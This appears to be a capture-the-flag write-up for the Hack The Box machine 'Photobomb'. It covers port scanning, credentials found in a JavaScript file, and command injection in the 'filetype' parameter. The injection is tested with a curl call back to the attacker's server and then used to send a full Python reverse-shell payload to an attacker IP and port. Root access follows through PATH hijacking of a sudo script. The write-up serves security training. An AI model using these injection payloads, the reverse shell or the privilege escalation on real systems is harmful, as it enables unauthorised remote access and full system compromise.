Photobomb


User Flag

NMAP Scanning


```
└─$ nmap -A $ip
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-20 12:37 EST
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e22473bbfbdf5cb520b66876748ab58d (RSA)
|   256 04e3ac6e184e1b7effac4fe39dd21bae (ECDSA)
|_  256 20e05d8cba71f08c3a1819f24011d29e (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Photobomb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 844.46 seconds
```


Added address in /etc/hosts and open the web page



Upon clicking the link it asks for credentials.



As we do not have any credentials I got the page below.



I tried to view the source code and found the photobomb.js file.

view-source:http://photobomb.htb/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
<!DOCTYPE html>
<html>
<head>
  <title>Photobomb</title>
  <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
  <script src="photobomb.js"></script>
</head>
<body>
  <div id="container">
    <header>
      <h1><a href="/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium photographic gifts.</p>
      <p>This state of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
      <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
      <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
    </article>
  </div>
</body>
</html>
```

After opening that file I got the credentials.


view-source:http://photobomb.htb/photobomb.js

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*;)?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href','http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;
```

Username: pH0t0
Password: b0Mb!

I logged in using the above credentials.



Upon logging using above credentials we saw it is an image downloading service.



So we intercepted the request and began testing of all 3 parameters. I have enabled the http.server and tried to inject a curl command.

```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 110
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Upgrade-Insecure-Requests: 1
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

photo=wolfgang-hasselmann-RLEgmd107gs-unsplash.jpg%3bcurl+10.10.14.35%2fkali&filetype=jpg&dimensions=3000x2000
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 20 Jan 2023 17:48:54 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 14
Connection: close
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

Invalid photo.
```

For the photo parameter I got the response and it seems that it is not vulnerable.

Request

Pretty Raw Hex


```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 110
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Upgrade-Insecure-Requests: 1
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

photo=wolfgang-hasselmann-RLEgmd107gs-unsplash.jpg&filetype=jpg%3bcurl+10.10.14.35%2fkali&dimensions=3000x2000
```

For the filetype parameter I got the response on our server. So this might be vulnerable.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:8(http://0.0.0.0:80/)
10.10.11.182 - - [20/Jan/2023 12:49:56] code 404, message File not found
10.10.11.182 - - [20/Jan/2023 12:49:56] "GET /kali HTTP/1.1" 404 -
```

So I decided to generate a reverse shell command and enabled netcat.



Request

Pretty Raw Hex

```
POST /printer HTTP/1.1
Host: photobomb.htb
Content-Length: 397
Cache-Control: max-age=0
Authorization: Basic cEgwdDA6YjBNYiE=
Upgrade-Insecure-Requests: 1
Origin: http://photobomb.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://photobomb.htb/printer
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

photo=wolfgang-hasselmann-RLEgmd107gs-unsplash.jpg&filetype=
jpg%3bpython+-c+%27import+socket%2csubprocess%2cos%3bs%3dsocket.socket%28socket.AF_INET%2csocket.SOCK_STREAM%29%3bs.connect%28%28%2210.10.14.35%22%2c9001%29%29%3bos.dup2%28s.fileno%28%29%2c0%29%3b+os.dup2%28s.fileno%28%29%2c1%29%3bos.dup2%28s.fileno%28%29%2c2%29%3bimport+pty%3b+pty.spawn%28%22%2fbin%2fbash%22%29%27&dimensions=3000x2000
```

After injecting the above snippet I got the user shell.

```
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.182] 36794
$ ls\
ls\
> ls
ls
sh: 2: lsls: not found
$ ls
ls
log  photobomb.sh  public  resized_images  server.rb  source_images
$ pwd
pwd
/home/wizard/photobomb
$ cd ..
cd ..
$ ls
ls
photobomb  user.txt
$ cat user.txt
```

I got the user flag.

Privilege Escalation

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
wizard@photobomb:~$ ls
ls
photobomb  user.txt
wizard@photobomb:~$ sudo -l
sudo -l
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
wizard@photobomb:~$
```

I began with the sudo -l command and checked the cleanup.sh file.

```
wizard@photobomb:~$ cat /opt/cleanup.sh
cat /opt/cleanup.sh
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
wizard@photobomb:~$
```

Add /bin/bash in cd file and give all permissions

I also create find file because if one failed we have backup to get shell as root

Now just run that file with sudo permission and set the PATH to /temp directory

```
wizard@photobomb:~$ echo "/bin/bash" > /tmp/cd
echo "/bin/bash" > /tmp/cd
wizard@photobomb:~$ echo "/bin/bash" > /tmp/find
echo "/bin/bash" > /tmp/find
wizard@photobomb:~$ sudo PATH=/tmp:$PATH /opt/cleanup.sh
sudo PATH=/tmp:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# id
id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:/home/wizard/photobomb# ls
ls
log  photobomb.sh  public  resized_images  server.rb  source_images
root@photobomb:/home/wizard/photobomb# pwd
pwd
/home/wizard/photobomb
root@photobomb:/home/wizard/photobomb# cd ..
cd ..
root@photobomb:/home/wizard# pwd
```

```
/home/wizard
root@photobomb:/home/wizard# cd ..
cd ..
root@photobomb:/home# pwd
pwd
/home
root@photobomb:/home# ls
ls
wizard
root@photobomb:/home# cd ..
cd ..
root@photobomb:/# ls
ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  sys  usr
boot  etc  lib   lib64  lost+found  mnt    proc  run   srv   tmp  var
root@photobomb:/# cd /root
cd /root
root@photobomb:~# ls
ls
root.txt
root@photobomb:~#
```

I got root.